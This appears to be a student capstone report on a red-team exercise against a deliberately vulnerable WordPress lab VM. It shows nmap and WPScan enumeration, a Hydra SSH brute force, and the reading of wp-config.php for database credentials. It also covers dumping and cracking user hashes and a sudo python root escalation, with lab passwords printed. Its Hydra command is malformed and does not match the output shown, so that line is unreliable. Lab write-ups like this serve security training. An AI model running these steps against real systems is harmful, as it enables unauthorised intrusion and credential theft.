

# **Final Engagement**

## **Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Red Team**




**Blue Team**



**Network Analysis**

# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

## Machines

IPv4: 192.168.1.105  
OS: Ubuntu 18.04.1 LTS  
Hostname: server1  
(capstone)

IPv4: 192.168.1.100  
OS:Ubuntu 18.04.4 LTS  
Hostname:ELK

IPv4:192.168.1.110  
OS:Linux 3.2-4.9  
Hostname:Target1

IPv4:192.168.1.115  
OS:Linux 3.2-4.9  
Hostname:Target2

# Red Team

Our assessment uncovered the following critical vulnerabilities in Target 1.

# Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
Open access to SSH 22	If SSH (port 22) is left open, there is the possibility of a brute-force attack.	There is no direct impact however this is still dangerous because attacker can craft an attack method that circumvents having ssh open. ie brute force attack.
Enumerate usernames in wordPress	The aim is to identify valid usernames on the system	There are no direct impacts to username enumeration however every attacker wants to gather lots of information and this will determine the approach used in attack.
User ID susceptible to Brute-force attacks (CWE-307)	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

# Exploits Used

# Exploitation: V1 “Open access to SSH 22”

- **How did you exploit the vulnerability?**

Running nmap against the network (192.168.1.0/24).

'nmap -sS -A 192.168.1.0/24'

- **What did the exploit achieve?**

It enumerated the open ports and services and names of machines on the network. Target one machine has port 22 open. This was exploited in the attack

```
root@Kali:~# nmap -sS -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 17:49 PST
Nmap scan report for 192.168.1.110

Nmap scan report for 192.168.1.110
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100024  1          36940/tcp6  status
|   100024  1          37752/udp  status
|   100024  1          43659/tcp  status
|_  100024  1          49062/udp6  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Exploitation: V2 “Enumerate usernames in WordPress”

---

Find users/authors of this WordPress website can help attackers craft an approach as part of a larger attack.

- **How did you exploit the vulnerability?**

- WPScan version 3.7.8
- WPScan returns: WordPress version 4.8.7 is used on this website.
- Research known vulnerabilities of version 4.8.7
- Enumerate Users via “Author ID Brute Forcing”

- **What did the exploit achieve?**

- Users(s) Identified: steven & michael
- Confirmed by: Login Error Messages

- **Command:**

- `wpSCAN –url http://192.168.1.110/wordpress --enumerate u``

# Exploitation: v2 “Enumerate usernames in WordPress”

WPScan determines WordPress version 4.8.7 is vulnerable to “Author ID Brute Forcing” attacks.

```
[+] - https://www.iplocation.net/defend-wordpress-from-ddos
[+] - https://github.com/wpscanteam/wpScan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ◇ (0 / 10) 0.00% ETA: ???:??
Brute Forcing Author IDs - Time: 00:00:00 ◇ (1 / 10) 10.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 ◇ (2 / 10) 20.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:00 ◇ (4 / 10) 40.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:01 ◇ (5 / 10) 50.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:01 ◇ (6 / 10) 60.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:01 ◇ (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri Nov 6 06:29:43 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.663 KB
[+] Memory used: 110.742 MB
[+] Elapsed time: 00:00:03
root@Kali:~# █
```

# Exploitation: V3 “User ID susceptible to Brute-force attacks (CWE-307)”

---

Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**

- Using xHydra software -- a network logon cracker
- ssh brute force attack on Apache server1
- host:192.168.1.110:22/

- **What did the exploit achieve?**

- User(s) michael password found
- Password: “michael”

- **Command:**


- `hydra -s 22 michael -p yourpass -t16 192.168.1.110 adam6500``
- ssh login command: `root@Kali:~# ssh 192.168.1.110 -l michael``
- michael@192.168.1.110’s password: “michael”

**Result(s): Attacker can login using Michael’s credentials with WordPress “Author” permissions.**

# Exploitation: V3 “User ID susceptible to Brute-force attacks (CWE-307)”

## Remote development/author access to Webserver1 (Target 1 VM)

xHydra brute force attack



The screenshot shows the xHydra interface during a brute-force attack:

- Target:** 192.168.1.110
- Protocol:** adam6500
- Start:** Selected

The console output shows multiple error messages indicating failed connections, followed by the Hydra version information and attack parameters:

```
[ERROR] Child with pid 31352 terminating, can not connect
[ERROR] Child with pid 31357 terminating, can not connect
[ERROR] Child with pid 31355 terminating, can not connect
[ERROR] Child with pid 31360 terminating, can not connect
[ERROR] Child with pid 31362 terminating, can not connect
[ERROR] Child with pid 31364 terminating, can not connect
[ERROR] Child with pid 31358 terminating, can not connect
[ERROR] Child with pid 31363 terminating, can not connect
[ERROR] Child with pid 31361 terminating, can not connect
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-0
[WARNING] Many SSH configurations limit the number of parallel tasks, it
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to sk
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-0
K
```

ssh login to Apache Webserver 1

The screenshot shows a terminal session on a Kali Linux system (root user) connecting to the Apache Webserver 1 (IP: 192.168.1.110, Port: 22) via SSH:

```
root@Kali:~# ssh 192.168.1.110 -l michael
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Nov  6 11:17:15 2020 from 192.168.1.90
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd ..
-bash: cd: ..: No such file or directory
michael@target1:~$ pwd
/home/michael
michael@target1:~$ ls
michael@target1:~$ cat ./var/www/flag2.txt
cat: ./var/www/flag2.txt: No such file or directory
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael steven vagrant
michael@target1:/home$ cd ..
michael@target1:/$ pwd
/
michael@target1:/$ ls
bin etc lib media proc sbin tmp var
boot home lib64 mnt root srv usr vmlinuz
dev initrd.img lost+found opt run sys vagrant
michael@target1:/$ cd var
michael@target1:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23fac6e9a36e581c}
michael@target1:/var/www$
```

# Exploitation: V4 “Root password of the database in the wordpress configuration file”

- **How did you exploit the vulnerability?**

SSH into Michael's account and then located the **wp-config.php** file and discovered the MySQL database login credentials.

- **What did the exploit achieve?**

Obtained database MySQL login credentials.

- **Commands:**

```
`ssh michael@192.168.1.110`  
`find -iname wp-config.php`  
`cd /var/www/html/wordpress`  
`cat wp-config.php`
```

```
michael@target1:/var/www/html/wordpress$ pwd  
/var/www/html/wordpress  
michael@target1:/var/www/html/wordpress$ cat wp-c  
wp_comments_post.php wp_config.php wp_config_sample.php wp-content/  
michael@target1:/var/www/html/wordpress$ cat wp-config.php  
wp-cron.php  
wp-config.php  
/*  
 * The base configuration for WordPress  
 *  
 * The wp-config.php creation script uses this file during the  
 * installation. You don't have to use the web site, you can  
 * copy this file to "wp-config.php" and fill in the values.  
 *  
 * This file contains the following configurations:  
 *  
 * * MySQL settings  
 * * Secret keys  
 * * Database table prefix  
 * * ABSPATH  
 *  
 * @link https://codex.wordpress.org/Editing_wp-config.php  
 *  
 * @package WordPress  
 */  
  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8mb4');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');
```

Result: “R@v3nSecurity”

# Exploitation: V5 “Privilege escalation via sudo python”

- How did you exploit the vulnerability?

- In My SQL Database, commands;

- show database

- use word press

- show tables

- select \* from wp\_users

- Copied Steven’s unsalted password hash from MySQL database saved to wp\_hashes.txt

- Cracked via John the Ripper

- pw: pink84

- SSH into Steven’s account

- Escalated to root via sudo python

The screenshot shows a terminal window with two MySQL queries and their results.

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termsmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
|----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$bjRvZQ.VQcGZlDeiKToCQd.cPwSXCe0 | michael | michael@raven.org | 2018-08-12 22:49:12 |
| 2 | steven | $P$8k3VD9jsxx/loJogNsURgHiaB23j7W/ | steven | steven@raven.org | 2018-08-12 23:31:16 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

# Exploitation: V5 “Privilege escalation via python script”

- What did the exploit achieve?

Escalated access to root level

- Commands:

sudo -l

sudo python

>>>import os

>>>os.system("/bin/bash")

```
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
